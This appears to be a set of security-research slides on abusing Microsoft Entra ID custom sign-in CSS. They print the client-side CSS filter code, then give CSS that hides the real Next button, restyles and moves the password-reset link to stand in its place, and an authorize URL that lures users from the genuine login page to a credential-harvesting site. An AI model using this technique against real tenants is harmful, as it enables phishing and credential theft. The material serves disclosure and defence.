 **MSFT** | Company branding ...

»  Got feedback?

Getting started Default sign-in Browser language customizations

Customize your end user experiences

Use your organization's logo and custom color schemes to provide a consistent look-and-feel on your Microsoft Entra ID sign-in pages.

[Learn more](#) 



Default sign-in experience

Customize the default sign-in experience to personalize the sign-in page for anyone signing-in to your tenant.

[Edit](#)



Customize by browser language

Customize sign-in experiences by browser language for different groups of users. Customizing your browser language settings will override the default sign-in experience.

[Add browser language](#)

Custom Company Branding

Sign in to your account

2. https://login.microsoftonline.com

1.

WOODGROVE 3.

Sign in

Sign in to access Woodgrove

Email address

No account? [Create one](#)

Next

Sign in with Google

Sign in with Facebook

4.

5.

[Terms of use](#) [Privacy & cookies](#) ...

Company Branding – Custom CSS

- Custom CSS seems promising
- Not all CSS is allowed though
 - Documentation does not contain all allowed selectors
- Complete Unfiltered CSS file is always returned by the server
→ Filtered with client-side JS

Custom CSS

Upload custom CSS to customize the branding experience.

Custom CSS ⓘ

Select file

Browse

```
convergedlogin_...3c0bb04c90c.js  CustomCssLoader.js x
27 function CustomCssLoader()
28 {
29   var _this = this;
30
31   var c_AllowedCssAtrules =
32   [
33     "font-face",
34     "media"
35   ];
36
37   var c_AllowedCssSelectors =
38   [
39     "body",
40     "a",
41     ".ext-header",
42     ".ext-header-logo",
43     ".ext-header-description",
44     ".ext-background-image",
45     ".ext-background-overlay",
46     ".ext-sign-in-box",
47     ".ext-title",
48     ".ext-subtitle",
49     ".ext-button.ext-primary",
50     ".ext-button.ext-secondary",
51     ".ext-error",
52     ".ext-input.ext-text-box",
53     ".ext-input.ext-text-box.ext-has-error",
54     ".ext-banner-logo",
55     ".ext-password-reset-links-container",
56     ".ext-button-field-container",
57     ".ext-button-item",
58     ".ext-boilerplate-text",
59     ".ext-vertical-split-main-section",
60     ".ext-vertical-split-background-image-container",
61     ".ext-middle",
62     ".ext-promoted-fed-cred-box",
63     ".ext-footer",
64     ".ext-footer.ext-has-background",
65     ".ext-footer.ext-has-background.ext-background-always-visible",
66     ".ext-footer-links",
67     ".ext-footer-content",
68     ".ext-footer-item"
```

Company Branding – Custom CSS Filters

```
var c_AllowedCssAtRules =  
[  
    "font-face",  
    "media"  
];
```

```
if (parsedNode.type === "function")  
{  
    switch (parsedNode.value.toLowerCase())  
    {  
        case "expression":  
            node.remove();  
            return;  
    }  
}
```


```
var c_DisallowedCssProperties =  
[  
    "behavior",  
    "content",  
    "-moz-binding",  
    "-o-link"  
];
```

```
var c_AllowedCssCharactersRegex = /^[\x0A\x0D\x20-\x7E]*$/;  
var c_AllowedCssPseudoSelectorRegex = /(:active|:focus|:focus-within|:hover|:link|:visited|:dir\((ltr|rtl)\)|$)/i;  
var c_AllowedCssUrlSchemesRegex = /^https:\/\/\//i;
```

```
var c_AllowedCssSelectors =  
[  
    "body",  
    "a",  
    ".ext-header",  
    ".ext-header-logo",  
    ".ext-header-description",  
    ".ext-background-image",  
    ".ext-background-overlay",  
    ".ext-sign-in-box",  
    ".ext-title",  
    ".ext-subtitle",  
    ".ext-button.ext-primary",  
    ".ext-button.ext-secondary",  
    ".ext-error",  
    ".ext-input.ext-text-box",  
    ".ext-input.ext-text-box.ext-has-error",  
    ".ext-banner-logo",  
    ".ext-password-reset-links-container",  
    ".ext-button-field-container",  
    ".ext-button-item",  
    ".ext-boilerplate-text",  
    ".ext-vertical-split-main-section",  
    ".ext-vertical-split-background-image-container",  
    ".ext-middle",  
    ".ext-promoted-fed-cred-box",  
    ".ext-footer",  
    ".ext-footer.ext-has-background",  
    ".ext-footer.ext-has-background.ext-background-always-visible",  
    ".ext-footer-links",  
    ".ext-footer-content.ext-footer-item",  
    ".ext-footer-content.ext-footer-item.ext-has-background",  
    ".ext-footer-content.ext-footer-item.ext-has-background.ext-background-always-visible",  
    ".ext-footer-content.ext-footer-item.ext-debug-item",  
    ".ext-footer-content.ext-footer-item.ext-debug-item.ext-has-background",  
    ".ext-footer-content.ext-footer-item.ext-debug-item.ext-has-background.ext-background-always-visible"  
];
```

Playing with some Custom CSS

Default



Microsoft


Sign in

Email, phone, or Skype

Back Next



Custom CSS



Microsoft

Sign in

Email, phone, or Skype

```
.ext-button-field-container  
{  
    display: none;  
}
```

Playing with some Custom CSS

Previous



Sign in

Email, phone, or Skype

Custom SSPR Link



Sign in

Email, phone, or Skype

Next

Self-service password reset

Through this setting you are able to show, hide or customize the self-service password reset (SSPR) URL,

Show self-service password reset ⓘ ☒

Common URL ⓘ

Account collection display text ⓘ


Password collection display text ⓘ

[Review + save](#) [< Previous](#) [Next: Review >](#)


Phishing Website

Playing with some Custom CSS

Previous




Style link as button




```
a, a:link, a:visited {
  padding: 6px 39px;
  color: #fff;
  border-color: #0067b8;
  background-color: #0067b8;
  font-size: 15px;
  text-decoration: none;
}
a:hover, a:focus
{
  border-color: #075b9d;
  background-color: #075b9d;
}
```

Playing with some Custom CSS

Previous



Change position




```
a, a:link, a:visited {  
  padding: 6px 39px;  
  color: #fff;  
  border-color: #0067b8;  
  background-color: #0067b8;  
  font-size: 15px;  
  text-decoration: none;  
  position: relative;  
  left: 242px;  
  top: 88px;  
}  
a:hover, a:focus  
{  
  border-color: #075b9d;  
  background-color: #075b9d;  
}
```

[https://login.microsoftonline.com/<tenant_id>/oauth2/v2.0/authorize
?client_id=<some-client-id>
&response_type=code&scope=openid
&redirect_uri=https://random-website.com/
&prompt=login](https://login.microsoftonline.com/<tenant_id>/oauth2/v2.0/authorize?client_id=<some-client-id>&response_type=code&scope=openid&redirect_uri=https://random-website.com/&prompt=login)

1. “prompt=login” forces showing sign-in page (even when already signed in)
2. User enters email address on legit domain, and clicks Next button
3. Redirects to malicious domain to capture credentials (e.g. EvilGinx)
 - Email address & company branding can be pre-filled here if spear-phishing single user.

User experience

login.microsoftonline.com



Microsoft


Sign in

satya@microsoft.com

Next



login.fake-microsoft.com



Microsoft

← satya@microsoft.com



Enter password

Password

[Forgot my password](#)

[Other ways to sign in](#)

Sign in



